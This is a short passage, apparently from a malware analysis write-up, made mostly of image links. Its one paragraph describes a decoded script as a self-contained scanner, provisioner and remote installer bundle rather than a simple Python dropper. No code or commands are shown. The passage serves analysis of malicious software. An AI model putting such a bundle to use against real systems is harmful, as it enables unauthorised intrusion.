





The main script is more interesting in plaintext than it looked from the first sandbox summary. It's not just a tiny Python dropper. It appears to be a self-contained scanner, provisioner, and remote installer bundle.




